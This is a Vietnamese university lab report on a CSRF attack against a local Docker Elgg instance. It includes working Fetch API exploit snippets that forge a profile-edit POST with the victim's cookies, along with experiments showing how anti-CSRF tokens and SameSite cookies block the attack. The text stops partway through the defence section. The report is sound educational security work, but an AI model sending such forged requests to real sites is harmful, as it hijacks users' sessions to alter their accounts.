ĐẠI HỌC QUỐC GIA HÀ NỘI — TRƯỜNG ĐẠI HỌC KHOA HỌC TỰ NHIÊN
Học phần: An toàn máy tính

Báo cáo Thực hành

Tấn công Cross-Site Request Forgery (CSRF)

ĐỀ TÀI

Tấn công CSRF trên nền tảng mạng xã hội Elgg bằng Fetch API

Thay thế XMLHttpRequest / Form submit bằng `fetch()` + `URLSearchParams` / `FormData`

Nhóm thực hiện	Nhóm 6 (03 thành viên)	
Nguyễn Trung Thành	MSV 23001935	— Lý thuyết, phân tích HTTP, phòng chống
Nguyễn Công Trí	MSV 23001939	— Elgg, Docker, Fetch API, kiểm thử
Nguyễn Minh Thao	MSV 23001936	— Bằng chứng, PowerPoint, video
Giảng viên	_____	
Ngày báo cáo	Ngày 13 tháng 11 năm 2026	

Lưu ý đạo đức: Toàn bộ nội dung chỉ phục vụ học tập trong môi trường lab cục bộ (Docker) do nhóm sở hữu — không nhằm tác động tới bất kỳ cá nhân/tổ chức nào.

Tóm tắt nội dung

Báo cáo trình bày quá trình nghiên cứu và thực nghiệm tấn công **Cross-Site Request Forgery (CSRF)** trên ứng dụng mạng xã hội mã nguồn mở **Elgg**. Điểm cải tiến so với bài lab gốc là thay thế hoàn toàn `XMLHttpRequest` và cơ chế `form submit` bằng **Fetch API** hiện đại kết hợp `URLSearchParams` hoặc `FormData`. Mục tiêu khai thác là thay đổi trường *About me* trong hồ sơ nạn nhân thành chuỗi `CSRF attack by <MSV>`.

Khác với nhiều báo cáo chỉ dừng ở mô tả, nhóm đã **dựng và chạy thật** một lab Docker cục bộ (Elgg **3.3.3**, cô lập loopback), ghi lại **ảnh chụp màn hình thực tế** từ trình duyệt Chrome và kiểm chứng kết quả ở cả tầng giao diện lẫn tầng HTTP. Báo cáo phân tích gói tin HTTP, giải thích các cơ chế cốt lõi (`credentials: 'include'`, Simple Request, `mode: 'no-cors'`), minh hoạ sơ đồ luồng tấn công, trình bày một **phát hiện kỹ thuật** về cách Elgg lưu trường hồ sơ (annotation so với metadata), và — quan trọng nhất — **chứng minh bằng thực nghiệm** hiệu quả của hai lớp phòng thủ độc lập: *anti-CSRF token* và *cookie SameSite*. Cuối báo cáo tổng hợp lời giải 15 câu hỏi lý thuyết, quy trình tái hiện và bản khai báo mức độ sử dụng AI.

Mục lục

1 Giới thiệu và mục tiêu **3**
1.1 Bối cảnh . . . 3
1.2 Mục tiêu đề tài . . . 3

2 Cơ sở lý thuyết CSRF **3**
2.1 Ba điều kiện của một cuộc tấn công . . . 3
2.2 Cơ chế cookie và sự tin cậy ngầm định . . . 3
2.3 Same-Origin, Same-Site và cross-site . . . 4
2.4 Khe hở "gửi được nhưng không đọc được" . . . 4
2.5 Phân biệt CSRF với XSS . . . 4
2.6 Mô hình mối đe dọa (Threat Model) . . . 4

3 Hai mô hình môi trường thực nghiệm **4**
3.1 Mô hình chuẩn SEED Labs . . . 4
3.2 Lab Docker cục bộ của nhóm (đã chạy thật) . . . 5
3.3 So sánh hai mô hình . . . 5

4 Phân tích HTTP request bằng DevTools **5**
4.1 Quy trình bắt request bằng tab Network . . . 6

5 Kỹ thuật khai thác bằng Fetch API **6**
5.1 So sánh ba phương pháp . . . 6
5.2 Hai cơ chế then chốt . . . 6
5.3 Mã khai thác (biến thể URLSearchParams) . . . 7
5.4 Mã khai thác (biến thể FormData) . . . 7

6 Sơ đồ luồng tấn công **8**

7 Kết quả thực nghiệm trên lab thật **8**
7.1 Ma trận ca kiểm thử . . . 8
7.2 Bằng chứng hình ảnh . . . 8
7.3 Kiểm chứng ở tầng HTTP (curl) . . . 9
7.4 Tường thuật chi tiết từng ca . . . 9

8 Phát hiện kỹ thuật: annotation so với metadata **10**

9 Kiểm chứng và phòng thủ **10**
9.1 Bật lại anti-CSRF token của Elgg . . . 10
9.2 Vai trò độc lập của cookie SameSite . . . 11
9.3 Phòng thủ nhiều lớp (Defense-in-Depth) . . . 11
9.3.1 Giải thích cơ chế từng lớp . . . 11

10 Kiểm thử tự động và khả năng tái hiện **11**

11 Phân công công việc **12**

12 Khai báo mức độ sử dụng AI **12**

13 Thảo luận, hạn chế và hướng phát triển **12**
13.1 Những điểm đã làm được . . . 12
13.2 Hạn chế . . . 12
13.3 Hướng phát triển . . . 13

14 Kết luận **13**

A Phụ lục A: Lời giải 15 câu hỏi (tóm tắt) **13**

B Phụ lục B: Thông tin tái hiện **13**

1. Giới thiệu và mục tiêu

1.1 Bối cảnh

CSRF là lỗ hổng ở tầng logic ứng dụng web, khai thác cơ chế *tin cậy ngầm định* của trình duyệt: khi gửi một yêu cầu đến một tên miền, trình duyệt tự động đính kèm toàn bộ cookie thuộc tên miền đó — bao gồm cả cookie phiên xác thực. Kẻ tấn công lợi dụng điều này để khiến trình duyệt của nạn nhân (đang đăng nhập) gửi đi một yêu cầu thay đổi trạng thái mà nạn nhân không chủ ý. Điểm nguy hiểm là kẻ tấn công *không cần biết mật khẩu*, cũng không cần đánh cắp cookie: nó chỉ cần *mượn* phiên đăng nhập sẵn có của nạn nhân trong khoảnh khắc nạn nhân ghé thăm một trang web độc hại.

1.2 Mục tiêu đề tài

- **Hệ thống mục tiêu:** ứng dụng Elgg chạy trong container Docker; tài khoản nạn nhân giả lập là *Alice*.
- **Hành vi khai thác:** từ một trang web của kẻ tấn công (khác origin), giả mạo một HTTP POST tới endpoint `/action/profile/edit` để đổi trường *About me* của nạn nhân thành `CSRF attack by 23001939`.
- **Ràng buộc kỹ thuật bắt buộc:**
  1. ✘ Không dùng `XMLHttpRequest`.
  2. ✘ Không dùng `<form>` tự submit (gây chuyển hướng, lộ dấu vết).
  3. ✔ Bắt buộc dùng **Fetch API** + `URLSearchParams` hoặc `FormData`.
- **Yêu cầu minh chứng:** đổi được About me đồng thời *chứng minh* được vì sao tấn công thành công khi thiếu phòng vệ và thất bại khi bật phòng vệ.

> Mọi thao tác chỉ thực hiện trong môi trường lab cục bộ do nhóm sở hữu, cô lập trên `localhost`. Việc áp dụng các kỹ thuật này lên hệ thống không được cấp phép là vi phạm pháp luật và quy chế học thuật. Mục đích duy nhất là *học tấn công để biết cách phòng thủ*.

2. Cơ sở lý thuyết CSRF

2.1 Ba điều kiện của một cuộc tấn công

1. Nạn nhân có **phiên đăng nhập còn hiệu lực** (session cookie) với ứng dụng mục tiêu.
2. Hành động mục tiêu **thay đổi trạng thái** (đổi hồ sơ, chuyển tiền, kết bạn…) và có tham số **dự đoán được**.
3. Ứng dụng **thiếu cơ chế phòng vệ** (không SameSite Strict/Lax, không anti-CSRF token, không kiểm tra `Origin`).

Nếu thiếu bất kỳ điều kiện nào, cuộc tấn công sẽ không thành công — đây cũng chính là cơ sở để thiết kế biện pháp phòng thủ (Mục 9).

2.2 Cơ chế cookie và sự tin cậy ngầm định

Khi Alice đăng nhập, Elgg phát một cookie phiên (ví dụ `Elgg=p8nm1rqhk8…`) và lưu trong trình duyệt, gắn với host của Elgg. **Quy tắc máy móc** của trình duyệt là: *mọi* request gửi *tới* host đó sẽ *tự động* kèm cookie, bất kể request được khởi tạo từ trang nào. Trình duyệt quyết định đính cookie dựa trên *đích đến* của request, chứ không dựa trên *nguồn gốc* của trang phát ra nó. Chính sự "vô tư" này tạo ra lỗ hổng CSRF.

2.3 Same-Origin, Same-Site và cross-site

Khái niệm	Định nghĩa	Ví dụ trong lab
Same-origin	Trùng cả *scheme* + *host* + *port*	`elgg.csrf.localhost:8080` với chính nó
Same-site	Trùng *site* (eTLD+1), có thể khác subdomain/port	`attacker.csrf.localhost` & `elgg.csrf.localhost` (cùng site `csrf.localhost`)
Cross-site	Khác site (khác eTLD+1)	`127.0.0.1` với `elgg.csrf.localhost`

Sự phân biệt *same-site* với *cross-site* là mấu chốt để hiểu cookie `SameSite`: thuộc tính này chặn cookie trong request *cross-site* nhưng vẫn cho phép trong request *same-site*. Lab của nhóm cố ý bố trí hai trang attacker — một *cùng-site* và một *khác-site* — để tách bạch vai trò của SameSite (xem Mục 7).

2.4 Khe hở "gửi được nhưng không đọc được"

Chính sách Same-Origin Policy (SOP) cấm JavaScript của trang này *đọc* nội dung/response của trang khác origin — nhưng **không** cấm *gửi* yêu cầu. Chính khe hở này là nền tảng của CSRF: kẻ tấn công không cần đọc kết quả, chỉ cần hành động thay đổi trạng thái được thực thi ở phía server. Đây cũng là lý do `mode: 'no-cors'` (response *opaque*, JS không đọc được) vẫn đủ để tấn công thành công.

2.5 Phân biệt CSRF với XSS

Cần tránh nhầm lẫn: **XSS** chèn và chạy mã trong ngữ cảnh trang nạn nhân (đọc được cookie, token…), còn **CSRF** *không* đọc được gì của trang mục tiêu — nó chỉ *lợi dụng* việc trình duyệt tự đính cookie. Vì vậy anti-CSRF token chống được CSRF (attacker không đọc được token) nhưng *không* chống được XSS (mã XSS chạy trong trang nên đọc được token).

2.6 Mô hình mối đe dọa (Threat Model)

Yếu tố	Mô tả trong lab
Tài sản cần bảo vệ	Tính toàn vẹn hồ sơ người dùng (trường About me)
Kẻ tấn công	Chủ trang web độc hại, *không* có quyền truy cập máy chủ Elgg, *không* biết mật khẩu Alice
Năng lực của attacker	Khiến trình duyệt Alice phát một request; *không* đọc được response (SOP)
Điều kiện kích hoạt	Alice đang đăng nhập và ghé trang attacker
Mục tiêu attacker	Thực thi hành động đổi trạng thái thay Alice mà cô không chủ ý

Mô hình này cho thấy CSRF là lỗ hổng *lạm quyền ngầm*: attacker mượn *thẩm quyền* của phiên đăng nhập, chứ không trộm thông tin xác thực. Hệ quả: nguyên tắc thiết kế an toàn là *không* dùng `GET` cho hành động đổi trạng thái, và luôn ràng buộc hành động với một bằng chứng "người dùng thực sự chủ ý" (token/Origin/SameSite).

3. Hai mô hình môi trường thực nghiệm

3.1 Mô hình chuẩn SEED Labs

Bài lab CSRF gốc của bộ SEED Labs dùng ba container với tên miền ảo ánh xạ qua `/etc/hosts`:


Dịch vụ	Địa chỉ	Vai trò
seed-server	`www.seed-server.com` (10.9.0.5)	Apache + ứng dụng Elgg (mục tiêu)
mysql	10.9.0.6	Cơ sở dữ liệu người dùng Elgg
attacker32	`www.attacker32.com` (10.9.0.7)	Máy chủ web của kẻ tấn công

Mô hình này là *khung khái niệm* chuẩn để trình bày lý thuyết; tuy nhiên hai host đều là cùng-site (`*.com` khác nhau nên thực tế là cross-site) và phụ thuộc việc tắt token sẵn trong ảnh SEED.

3.2 Lab Docker cục bộ của nhóm (đã chạy thật)

Để kiểm soát chính xác điều kiện thí nghiệm và lấy bằng chứng thật, nhóm dựng một lab riêng, cô lập hoàn toàn trên loopback:

Thành phần	URL	Vai trò / điều kiện
Elgg (nạn nhân)	`elgg.csrf.localhost:8080`	Elgg **3.3.3**, cookie host-only, HTTP loopback
Attacker cùng-site	`attacker.csrf.localhost:8000`	Khác origin, *cùng site* `csrf.localhost`
Attacker khác-site	`127.0.0.1:8000`	*Khác site* so với Elgg
MySQL	(trong Docker network)	8.0.37, không publish cổng ra ngoài



Kiến trúc lab: trình duyệt Alice, hai trang attacker (cùng-site / khác-site), Elgg và MySQL.

Phiên bản ứng dụng được xác minh runtime bằng lệnh `labctl version`: Elgg `3.3.3`, digest ảnh `sha256:5d8a25b1…708f`. Lab có **hai chế độ** chuyển bằng công cụ `labctl`:

- `protected` (mặc định): Elgg kiểm tra `__elgg_token`/`__elgg_ts` như bình thường ⇒ tấn công *phải thất bại*.
- `vulnerable`: tắt kiểm tra token *chỉ cho* action `/action/profile/edit` ⇒ minh họa hậu quả khi mất lớp phòng vệ.

Vì sao có hai host attacker?

Việc đặt một attacker *cùng-site* và một *khác-site* cho phép thay đổi **đúng một biến** mỗi lần: giữ nguyên chế độ `vulnerable` (token đã tắt) và chỉ đổi *cùng-site* ↔ *khác-site*. Nếu kết quả khác nhau, nguyên nhân *chỉ có thể* là cookie `SameSite`. Đây là phương pháp kiểm soát biến để quy kết nguyên nhân một cách chặt chẽ.

3.3 So sánh hai mô hình

Mô hình SEED chuẩn dùng để giảng giải khái niệm và đối chiếu tài liệu; lab Docker cục bộ dùng để *chạy thật, lấy bằng chứng và kiểm soát biến*. Hai mô hình bổ trợ nhau: khái niệm rút ra từ SEED được *kiểm chứng* trên lab thật của nhóm. Các mục kết quả (Mục 7) và phòng thủ (Mục 9) đều dựa trên lab Docker đã chạy.

4. Phân tích HTTP request bằng DevTools

Để giả mạo chính xác, trước tiên phải bắt một request hợp lệ. Đăng nhập Alice (`alice/seedalice`), vào *Edit Profile*, mở `F12` → `Network` (bật *Preserve log*), sửa trường About me rồi bấm **Save**.

Listing 1: Request POST khi lưu hồ sơ (rút gọn, từ lab thật)

```
POST /action/profile/edit HTTP/1.1
Host: elgg.csrf.localhost:8080
Content-Type: application/x-www-form-urlencoded
```

```
Cookie: Elgg=p8nm1rqhk8igl0ivf1i5qkdl3m; ...

name=Alice&description=<p>...</p>&accesslevel[description]=2
&guid=56&__elgg_ts=1794550779&__elgg_token=RG40vT3Fxs...
```

Tham số	Ý nghĩa	Giá trị (lab)
`guid`	ID định danh nạn nhân (Alice)	`56`
`name`	Tên hiển thị	`Alice`
`description`	**Nội dung About me**	`CSRF attack by 23001939`
`accesslevel[description]`	Quyền xem (2 = Public)	`2`
`__elgg_token / __elgg_ts`	Anti-CSRF token + timestamp	*(bí mật — KHÔNG đưa sang attacker)*

4.1 Quy trình bắt request bằng tab Network

1. Mở `F12` → `Network`, bật *Preserve log* để không mất request khi trang chuyển hướng.
2. Thực hiện một thao tác hợp lệ (Save hồ sơ); tìm request `POST` tới `/action/profile/edit`.
3. Xem tab *Payload/Request* để đọc các trường và tab *Headers* để xác nhận `Content-Type`, `Cookie`.
4. Ghi lại *endpoint* và *các trường công khai*; xác nhận sự tồn tại của `__elgg_token` nhưng **không** sao chép giá trị của nó.

Chỉ sao chép các *trường công khai* (`guid`, `name`, `description`, `accesslevel`) sang trang attacker. **Tuyệt đối không** nhập `__elgg_token`, `__elgg_ts`, cookie hay mật khẩu vào attacker — làm vậy là tự "đưa chìa khóa cho mình", phá vỡ ý nghĩa của thí nghiệm. Công cụ attacker của nhóm chủ động *từ chối* mọi trường chứa `token`/`cookie`/`password`.

5. Kỹ thuật khai thác bằng Fetch API

5.1 So sánh ba phương pháp

Tiêu chí	Form submit	XHR	Fetch API
Tàng hình (không chuyển trang)	✘	✔	✔
Cú pháp hiện đại (Promise/async)	✘	✘	✔
Kiểm soát `mode`/`credentials`	hạn chế	có	✔ rõ ràng
Tuân thủ đề bài	✘ cấm	✘ cấm	✔ bắt buộc

5.2 Hai cơ chế then chốt

`credentials: 'include'` — gửi cookie qua cross-origin

Mặc định, `fetch()` cross-origin dùng `credentials: 'same-origin'` nên *không* gửi cookie của Elgg. Phải đặt `credentials: 'include'` để trình duyệt tự đính kèm cookie phiên của nạn nhân — nếu thiếu, server coi là khách vãng lai và tấn công thất bại. Lưu ý: cờ này chỉ là *lời đề nghị*; trình duyệt vẫn có quyền từ chối đính cookie nếu cookie mang thuộc tính `SameSite` và request là cross-site.

Simple Request + `mode: 'no-cors'` — vượt Preflight

`Content-Type` dạng `application/x-www-form-urlencoded` (URLSearchParams) hoặc `multipart/form-data` (FormData) đều thuộc nhóm *CORS-safelisted* ⇒ đây là **Simple Request**, không phát sinh Preflight `OPTIONS`. Dù SOP chặn JavaScript *đọc* response (opaque), server Elgg *vẫn* nhận cookie hợp lệ và ghi đè cơ sở dữ liệu thành công.

5.3 Mã khai thác (biến thể URLSearchParams)

Listing 2: Lõi tấn công bằng Fetch API + URLSearchParams

```
const payload = new URLSearchParams();
payload.append('name', 'Alice');
payload.append('description', 'CSRF attack by 23001939');
payload.append('accesslevel[description]', '2');   // 2 = Public
payload.append('guid', '56');                       // Alice's GUID

fetch('http://elgg.csrf.localhost:8080/action/profile/edit', {
  method: 'POST',
  mode: 'no-cors',          // Simple Request -> no Preflight OPTIONS
  credentials: 'include',   // REQUIRED: attach victim's session cookie
  body: payload             // URLSearchParams tu sinh Content-Type an toan
});
```

5.4 Mã khai thác (biến thể FormData)

Listing 3: Biến thể Fetch API + FormData


```
const payload = new FormData();
payload.append('name', 'Alice');
payload.append('description', 'CSRF attack by 23001939');
payload.append('accesslevel[description]', '2');
payload.append('guid', '56');

fetch('http://elgg.csrf.localhost:8080/action/profile/edit', {
  method: 'POST',
  mode: 'no-cors',
  credentials: 'include',
  body: payload            // KHONG dat Content-Type: trinh duyet tu sinh boundary
});
```

URLSearchParams hay FormData?

Cả hai đều tạo *Simple Request* nên không phát sinh Preflight. `URLSearchParams` sinh `application/x-www-form-urlencoded` (gọn, hợp với form đơn giản); `FormData` sinh `multipart/form-data` với `boundary` (hợp khi có tệp đính kèm). Điểm mấu chốt chung: **không** tự đặt header `Content-Type` để trình duyệt giữ giá trị *safelisted*. Nhóm cung cấp cả hai biến thể trong mã nguồn.

6. Sơ đồ luồng tấn công



Sơ đồ tuần tự: (1–2) Alice đăng nhập, nhận cookie. (3–5) Alice vô tình mở trang attacker, script Fetch tự chạy. (6) Fetch POST kèm cookie (nhờ `credentials:'include'`). (7) Nếu thiếu phòng vệ, Elgg cập nhật About me. (8–9) Response opaque; Alice tải lại hồ sơ thì thấy đã bị đổi.

7. Kết quả thực nghiệm trên lab thật

Nhóm chạy toàn bộ kịch bản trên trình duyệt Chrome thật (điều khiển qua automation) và đối chiếu từng bước. Phiên bản Elgg xác minh: **3.3.3**.


7.1 Ma trận ca kiểm thử

Mã TC	Chế độ	Attacker	Same-site?	Kỳ vọng	KQ
TC-B01	protected	— (UI Elgg)	—	Save hợp lệ; request có token	✔
TC-B04	protected	cùng-site	có	Bị chặn, About me giữ nguyên	✔
TC-B03	vulnerable	`127.0.0.1`	**không**	Bị chặn bởi SameSite	✔
TC-B05/06	vulnerable	cùng-site	có	**Thành công**, About me đổi	✔


Chỉ đổi *một* biến giữa TC-B03 và TC-B05/06 (khác-site ↔ cùng-site). Kết quả trái ngược (chặn ↔ thành công) chính là minh chứng cho vai trò của cookie `SameSite`.

7.2 Bằng chứng hình ảnh


Ở chế độ `vulnerable` với attacker cùng-site, trường About me bị đổi thành `CSRF attack by 23001939` mà không có cảnh báo hay chuyển hướng — khai thác thành công hoàn toàn. Ngược lại, ở `protected` (token bật) cùng payload bị Elgg từ chối với thông báo thiếu token; và ở `vulnerable` nhưng khác-site, cookie SameSite khiến request mất phiên nên cũng không đổi được hồ sơ.




(a) **Trước:** About me baseline của Alice.



(b) Trang attacker: payload Fetch dự kiến, *không* có token.



(c) **TC-B04 (protected):** Elgg báo *"Form is missing __token or __ts fields"*; About me không đổi.



(d) **TC-B06 (vulnerable, cùng-site):** About me = `CSRF attack by 23001939`.

7.3 Kiểm chứng ở tầng HTTP (curl)

Để cô lập *riêng* tác dụng của token (curl luôn tự đính cookie bất kể origin nên không xét SameSite), nhóm lặp lại POST *thiếu token* bằng `curl`:

Chế độ	POST thiếu token	HTTP redirect	About me đổi?
protected	bị chặn	→ `/` (home)	✘
vulnerable	chấp nhận	→ `/profile/alice`	✔
restored	—	—	✘


Sự khác biệt ở *đích redirect* (home khi bị chặn, trang hồ sơ khi thành công) là một dấu hiệu phụ trợ rõ ràng, nhất quán với quan sát trên giao diện.

7.4 Tường thuật chi tiết từng ca


TC-B01 — Đăng nhập & Save hợp lệ.
Đăng nhập Alice, vào Edit Profile, đặt About me baseline, bấm Save. Request `POST /action/profile/edit` có đầy đủ `__elgg_token`/`__elgg_ts`; hồ sơ cập nhật đúng. Đây là mẫu để nhái và là đường khôi phục chuẩn.

TC-B04 — Protected chặn tấn công.
Giữ chế độ `protected`. Trang attacker cùng-site gửi POST (`credentials:'include'`, `no-cors`). Trình duyệt *có* đính cookie (cùng-site) nhưng payload *thiếu* token. Elgg hiển thị thông báo đỏ *"Form is missing __token or __ts fields"*; About me giữ nguyên baseline.

TC-B03 — SameSite chặn khác-site.
Chuyển `vulnerable` (token tắt). Gửi từ `127.0.0.1` (khác-site). Cookie `SameSite` khiến trình duyệt



(e) Giao diện attacker: cấu hình endpoint + các trường công khai (không token).



(f) **TC-B03:** tấn công từ `127.0.0.1` (khác-site) ở chế độ vulnerable — hồ sơ *vẫn* không đổi.

không đính phiên cho POST cross-site; Elgg coi là khách lạ nên không đổi hồ sơ — chứng minh SameSite bảo vệ *độc lập* với token.

TC-B05/06 — Tấn công thành công.
Vẫn `vulnerable`, gửi từ attacker cùng-site. SameSite cho phép cookie cùng-site và token đã tắt ⇒ Elgg chấp nhận. Tải lại hồ sơ: About me = `CSRF attack by 23001939`. Đây là bằng chứng hợp lệ duy nhất (đối chiếu trực tiếp trường hiển thị).

8. Phát hiện kỹ thuật: annotation so với metadata

Trong quá trình khôi phục hồ sơ, nhóm phát hiện một chi tiết triển khai quan trọng của Elgg:

- Action web `/action/profile/edit` lưu trường About me dưới dạng **annotation** `profile:description` (bảng `elgg_annotations`) — và đây chính là giá trị mà *trang hồ sơ hiển thị*.
- Trong khi đó, thuộc tính PHP `$user->description` ánh xạ sang **metadata** (bảng `elgg_metadata`).

Hệ quả: công cụ `reset-profile` ban đầu chỉ đặt lại *metadata*, nên tuy báo "thành công" nhưng trang vẫn hiển thị chuỗi tấn công; thao tác xoá cache (`elgg-cli flush`), khởi động lại container hay xoá Stash cache đều *không* khắc phục vì dữ liệu nằm ở *annotation*. Cách khôi phục đúng là sửa lại About me *qua giao diện Edit Profile* (đi qua đúng action, ghi đè annotation), hoặc cập nhật trực tiếp annotation `profile:description`.

Bài học

Khi kiểm chứng kết quả, phải đối chiếu đúng *nguồn dữ liệu mà giao diện hiển thị*. Một thay đổi "thành công" ở tầng DB nhưng sai bảng vẫn cho kết quả hiển thị sai. Phát hiện này cũng nhắc lại rằng lỗi CORS hay response opaque *không* phải bằng chứng — chỉ việc đối chiếu trực tiếp trường hiển thị mới là bằng chứng hợp lệ.

9. Kiểm chứng và phòng thủ

9.1 Bật lại anti-CSRF token của Elgg

Khi khôi phục cơ chế kiểm tra `__elgg_token`/`__elgg_ts`, chạy lại đúng payload cũ:

	Phòng vệ TẮT	**Phòng vệ BẬT**
Payload có `__elgg_token`?	Không	Vẫn không
Phản hồi server	Cập nhật DB (302)	**Từ chối** (thiếu token)
About me của Alice	Bị đổi	**Không đổi**

Vì SOP cấm JavaScript của trang attacker đọc token nằm trên trang Elgg, request giả mạo luôn thiếu token hợp lệ ⇒ bị chặn. Đây là bằng chứng trực quan cho *Synchronizer Token Pattern*.

9.2 Vai trò độc lập của cookie SameSite

Thí nghiệm TC-B03 cho thấy: *ngay cả khi* token đã tắt (`vulnerable`), một POST từ attacker **khác-site** (`127.0.0.1`) *vẫn* không đổi được hồ sơ — vì trình duyệt không đính cookie phiên cho request cross-site (cookie `SameSite`). Elgg coi request là khách lạ nên không hành động thay Alice. Như vậy **mỗi lớp** (token hoặc SameSite), tự nó, đã đủ để chặn đòn tấn công này.

9.3 Phòng thủ nhiều lớp (Defense-in-Depth)

Lớp	Biện pháp	Chặn được gì
Cookie	`SameSite=Lax/Strict`	Trình duyệt không gửi cookie cross-site
